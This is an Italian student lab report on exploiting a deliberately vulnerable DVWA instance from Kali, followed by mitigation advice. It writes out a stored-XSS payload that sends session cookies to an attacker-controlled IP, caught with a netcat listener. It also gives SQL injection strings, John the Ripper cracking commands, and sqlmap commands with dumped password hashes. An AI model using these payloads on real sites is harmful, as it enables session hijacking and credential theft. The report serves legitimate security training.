

Traccia:

Nell'esercizio di oggi, viene richiesto di **exploitare le vulnerabilità:**

-SQL injection (blind)

-XSS stored.

Server (vittima): la DVWA di Metasploitable


Attaccante: macchina Kali utilizzata per exploitare le vulnerabilità (client)

È necessario assicurarsi che le due macchine comunichino tra di loro attraverso il ping.

Successivamente da Kali, inserire nel browser l'indirizzo IP di Metasploitable, effettuare l'accesso al server DVWA con le credenziali username = admin e password = password.

DVWA Security -> modificare high in low -> Submit

In questo modo abbiamo configurato il livello di sicurezza come basso.



Scopo dell'attività di exploit è stato di confermare le vulnerabilità del DB DVWA agli attacchi SQL injection e XSS stored.

Le vulnerabilità sono presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable.

XSS stored

Scopo:

-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante. Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

Il cross-site scripting, noto anche come XSS, rappresenta una vulnerabilità informatica che colpisce le pagine e i siti web dinamici quando non sono dotati di controlli sufficienti all'interno dei campi di input o nei form. Tale vulnerabilità consiste nell'iniezione di codice all'interno di una pagina web.

Gli script dannosi inseriti attraverso l'XSS possono avere accesso a cookie, token di sessione e altre informazioni sensibili conservate dal browser e utilizzate nel contesto del sito compromesso. In particolare, l'XSS persistente comporta il salvataggio di uno script nel payload della pagina, il quale viene eseguito ad ogni successiva visita. Questo rende lo Stored Cross-Site Scripting (XSS stored/persistent) più pericoloso rispetto al Reflected XSS, poiché i dati inseriti vengono inviati al server e lo script viene memorizzato nella memoria del web server. Di conseguenza, il server risponde con gli stessi dati, provocando l'XSS ogni volta che un utente accede alla pagina infetta.

Lo script dannoso viene quindi eseguito dal browser della vittima, consentendo al malintenzionato di indirizzare i cookie di sessione ad un server sotto il controllo dell'attaccante.

Il cookie di sessione costituisce un meccanismo fondamentale per preservare lo stato delle sessioni tra le diverse richieste effettuate dall'utente su un sito web. PHSESSID è il nome di default per il cookie di sessione in PHP e permette la memorizzazione delle sessioni sui siti web.

Cercheremo quindi di recuperare i cookie di sessione con un attacco XSS stored.

Procedimento:


Ci spostiamo su "XSS stored" che ci chiede di inserire un nome e un commento.

Per compromettere questa applicazione web attraverso una vulnerabilità XSS, dobbiamo superare la strategia di sicurezza che impone un limite di caratteri massimi per l'input nella text area.

Per prima cosa attraverso F12 -> Ispeziona -> modifichiamo la lunghezza massima dei caratteri del commento per inserire più di 50 caratteri che non sono abbastanza per il nostro script. Anche se, in alternativa, sarebbe possibile dividerlo in pezzi più piccoli ed infine richiamarli in un unico commento.

Nella text area di input (non sanificata) possiamo quindi inserire qualsiasi tag html. Ad esempio possiamo creare un nuovo form dove richiedere username e password all'utente che visualizza la pagina e magari fare in modo che i dati vengano inviati ad un sito esterno. La pagina rimane immutata e l'utente non si accorge di quello che sta succedendo.

A noi interessa la sezione del commento: **Message *** -> in cui inseriamo lo script per il recupero del PHPSESSID ->



The screenshot shows the DVWA application interface. At the top is the DVWA logo. Below it, the title "Vulnerability: Stored Cross Site Scripting (XSS)" is displayed. The form contains two input fields: "Name *" and "Message *". The "Message *" field is highlighted with a blue border and contains the following payload: `<script>new Image().src='http://192.168.50.100 /cookie.php?'+document.cookie;</script>`. Below the "Message *" field is a button labeled "Sign Guestbook".

```
<script>new Image().src="http://127.0.0.0/cookie.php?"+document.cookie;</script>
```

(Localhost)

e

```
<script>new Image().src="http://192.168.50.100/cookie.php?"+document.cookie;</script>
```

(IP di Kali: la macchina a cui vogliamo mandare le informazioni ottenute)

Con questo script viene creato un nuovo oggetto immagine in JavaScript con src=sorgente -> l'url dell'immagine. Quindi la sorgente dell'immagine è la concatenazione dell'url o indirizzo del server con il valore del cookie.

http://127.0.0.0/cookie.php? si riferisce all'indirizzo di localhost di Kali Linux.

A questo punto possiamo inviare il messaggio al sito web, cliccando su Sign Guestbook.

L'xss stored ha funzionato e viene salvato nel database infatti se noi cambiamo pagina e poi torniamo sulla pagina dell'xss stored i messaggi sono ancora presenti come li avevamo inseriti oppure viene rappresentato lo stesso pop up che avevamo inserito ad ogni ingresso.

Ora per recuperare il PHPSESSID spostiamoci sul terminale di Kali.

Utilizziamo il tool netcat per metterci in ascolto di tutte le connessioni sulla porta 80 e per verificare che il nostro script funzioni correttamente e riesca a recuperare i cookie di sessione.

Per intercettare il traffico inviato al localhost con IP 127.0.0.0, il comando da eseguire è:

nc -lvp 80/nc -l -p 80: Questo comando avvia un server TCP in ascolto sulla porta 80 utilizzando Netcat (**nc**). Netcat è uno strumento di rete versatile che può essere utilizzato per creare server TCP o UDP personalizzati. Può essere utilizzato per gestire flussi di dati e quindi potrebbe essere più adatto per inviare i cookie ad un server esterno.


-lvp ci mette in ascolto su una porta

80 è la porta specifica sulla quale siamo in ascolto, cioè in questo caso la porta del servizio http


Oppure **python -m http.server 80:** questo comando avvia un server HTTP locale sulla porta 80 utilizzando Python. È utile per condividere rapidamente file, ma è limitato a fornire un server HTTP di base. Non offre un meccanismo incorporato per gestire la ricezione dei cookie in modo specifico. È più adatto per condividere file o risorse su una rete locale.

Torniamo poi sul browser, facciamo "Resend" sulla pagina di XSS stored grazie a F5. Tornando alla pagina xss stored il cookie verrà inviato al localhost di Kali. E quindi otteniamo il PHPSESSID sul terminale di Kali.

Per lo script con il localhost (<script>new Image().src="") otteniamo:




Per lo script con IP di Kali (<script>new Image().src="") otteniamo:



Soluzione:

Ho caricato lo script come commento sull'applicazione DVWA per rubare i cookie di sessione e visualizzarli sul terminale della macchina attaccante grazie a Netcat. La vulnerabilità è quindi presente su DVWA e siamo riusciti a sfruttarla correttamente per ottenere ciò che era richiesto dalla consegna.

Nella vulnerabilità successiva utilizzeremo il PHPSESSID appena recuperato. Se non funzionasse più è perché ogni tot tempo i cookie vengono modificati quindi è possibile utilizzare burpsuite per recuperare i cookie nuovi e più recenti.



SQL injection (blind)

Scopo:

-Recuperare le password degli utenti presenti sul DB.

L'SQL injection rappresenta una vulnerabilità di sicurezza che si verifica quando un'applicazione web non filtra correttamente l'input dell'utente all'interno dei comandi SQL. Questo permette agli attaccanti di eseguire comandi SQL non autorizzati attraverso l'interfaccia dell'applicazione, ottenendo accesso non autorizzato ai dati presenti nel database.

Il termine "blind" indica che l'attaccante sfrutta la vulnerabilità senza ricevere **direttamente** i risultati delle query quindi l'attaccante non riceve risposte dirette dal database riguardo alle sue richieste. Infatti, in caso di errori nel codice HTML, non verranno fornite notifiche per segnalarlo. Quindi un attacco di tipo SQL injection (SQLi) consente a un utente non autorizzato di manipolare i comandi SQL utilizzati da un'applicazione web. Nel caso specifico di SQLi Blind, questa vulnerabilità sfrutta il mancato controllo sull'input di query dinamiche, permettendo all'utente di ottenere potenzialmente accesso completo al database. Ciò include informazioni riservate degli utenti, come username, password o addirittura dati sensibili come le carte di credito. Durante un attacco di tipo SQL injection blind, l'attaccante cerca di estrarre informazioni sensibili dal database del server senza conoscere esattamente la struttura o il contenuto del database.

Gli attaccanti spesso adottano tecniche come boolean-based blind SQL injection o time-based blind SQL injection, utilizzando le risposte del server per dedurre le informazioni desiderate. Inoltre, questo tipo di attacco può essere impiegato per eseguire operazioni dannose sul database o compromettere ulteriormente la sicurezza del sistema.

Le query sono comunemente utilizzate per estrarre informazioni specifiche da un database. Possono includere condizioni, filtri e altre istruzioni per limitare i risultati alle informazioni desiderate.

Linguaggi di query comuni includono SQL (Structured Query Language) per i database relazionali e altri linguaggi specifici per determinati sistemi di gestione dei database.

Soluzione manuale:

Spostiamoci nella sezione "SQL Injection (Blind)" sempre su DVWA —> eseguire l'SQLi —> Utilizzo **1' OR 1=1--** -


Utilizzo la sql di tipo booleano (stringhe) che restituisce solo true o false. In questo modo voglio che il risultato sia sempre positivo, sempre vero così da poter superare il login anche senza avere le credenziali corrette.

Analizzo poi la pagina con "View Source" e scopriamo che la query inviata al DataBase è: `SELECT first_name, last_name FROM users WHERE user_id = '$id'` dove '\$id' è una variabile che contiene ciò che l'utente scrive nella casella "User ID".

Sapendo questo, possiamo procedere scrivendo nella casella la seguente stringa:

**1' UNION SELECT 1,CONCAT(user_id,':',first_name,':',last_name,':',user,':',password)
FROM users#**

Riceviamo quindi come output:



Dove troviamo id, nome, cognome, username e password in hash di ogni utente del server.

Una volta ottenuti username e password in formato hash è arrivato il momento di crackarle. Per farlo utilizziamo il tool Jhon the Ripper.

Creiamo quindi un file txt contenente “username:password” per ogni coppia di username e password ottenuti. Sul terminale di Kali —> facciamo partire il tool ->

john - -format=raw-md5 - -wordlist= /usr/share/wordlists/rockyou.txt password.txt

In cui è presente il nome della wordlist con cui confrontare gli hash delle nostre password e il file “password.txt” dal quale prendere le password che vogliamo crackare.


Notiamo però che non abbiamo ottenuto tutte le password quindi per visualizzare quelle mancanti usiamo il comando:

john - -show - -format=raw-md5 pass.txt

Otteniamo tutte e 5 le password in chiaro.

Ho inoltre provato ad utilizzare una UNION based SQL injection per estrapolare username e password:

1' UNION SELECT user,password FROM users-- -



Altre:

' union SELECT group_concat(user),group_concat(password)FROM users-- -
sqlmap -u "URL" --cookie="cookie del sito" parametri

Soluzione con SQLMap:

SQLMap è uno strumento open source di penetration testing per individuare e sfruttare vulnerabilità di SQL injection in applicazioni web. Automatizza la scansione di un'applicazione, inviando query SQL malevole, per rilevare punti di iniezione e successivamente sfruttarli per ottenere informazioni sensibili dal database.

Quando non sappiamo a che tipo di vulnerabilità di tipo SQL Injection è sensibile una Web App possiamo usare SQLMAP, che permette di automatizzare gli attacchi sql injection. È pre-installato su kali e si può eseguire con il comando [sqlmap](#).

```
(kali@kali)-[~/Scrivania]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit#" --cookie="security=low; PHPSESSID=a2c6b2fe53837aa9a0b56c49cbe32ec" -dbs
```

-dbs Otteniamo il nome dei database attivi sul sito:

```
web application technology: Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 5.0.12
[08:15:22] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[08:15:22] [INFO] fetched data logged to text
[*] ending @ 08:15:22 /2024-01-19/
```

```
(kali@kali)-[~/Scrivania]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit#" --cookie="security=low; PHPSESSID=a2c6b2fe53837aa9a0b56c49cbe32ec" -D dvwa --tables
```

- - tables Otteniamo la lista delle tabelle all'interno del database selezionato:

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[08:16:21] [INFO] fetched data logged to t
[*] ending @ 08:16:21 /2024-01-19/
```



```
(kali@kali)-[~/Scrivania]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=a2c6b2fe53837aa9a0b56c49cbe32ec" -D dvwa -T users --columns
```

-- **columns** Otteniamo le colonne all'interno della tabella specificata:

```
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[08:16:54] [INFO] fetched data logged to text file
[*] ending @ 08:16:54 /2024-01-19/
```

```
(kali@kali)-[~/Scrivania]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=a2c6b2fe53837aa9a0b56c49cbe32ec" -D dvwa -T users -C user,password --dump
```

Con **-C** specifico il nome delle colonne da cui estrarre i dati

Con **- --dump**= sqlmap riesce ad estrarre i dati di mio interesse e otteniamo:

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[08:17:39] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[08:17:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 08:17:39 /2024-01-19/
```

- **-batch** = Questo parametro è utilizzato per eseguire SQLMap in modalità batch, il che significa che verranno presi automaticamente i valori predefiniti o più probabili durante la scansione senza richiedere l'interazione continua dell'utente. È utile quando si desidera eseguire uno scan automatico senza interruzioni manuali per ogni passo.

Conclusioni: abbiamo testato due tipi exploit a Web App, nello specifico si tratta di Injection Attack: gli attacchi che inseriscono dati malevoli in input di un'applicazione, sfruttando spesso la mancanza di validazione o la debolezza nella gestione degli input.

Raccomandazioni:

Si può comprendere quanto sia importante da parte degli sviluppatori Web implementare il linguaggio di programmazione nel modo più sicuro possibile.

Per mitigare il rischio di attacchi di questo tipo come XSS persistenti o SQL injection (blind) è necessario avere delle accortezze sia lato server che lato client.

1. **Utilizzare Statement Parametrizzati o Procedure Memorizzate per gestire le query al database. Evitare di costruire manualmente le query SQL concatenando stringhe di input utente. Limitare l'uso di caratteri speciali e set di caratteri nei campi di input.**
2. **Validazione e Sanitizzazione dell'Input.**
3. **Escape dei Dati: Assicurarsi di "escapare" i dati prima di inserirli nelle pagine HTML.**
4. **Implementare la validazione lato client, ma non fare affidamento esclusivo su di essa. La validazione lato server è essenziale e deve sempre essere eseguita.**
5. **Utilizzare Framework di Sicurezza.**
6. **Limitare i Privilegi del Database: evitare di utilizzare account con privilegi di amministratore per l'accesso a dati non critici.**
7. **Implementare una Content Security Policy (CSP) lato server per limitare quali risorse possono essere caricate e da dove.**
8. **Monitorare e fare una registrazione degli eventi: Esaminare regolarmente i log per identificare potenziali minacce.**
9. **Utilizzare strumenti di Sicurezza Automatizzati.**
10. **Fare aggiornamenti regolari.**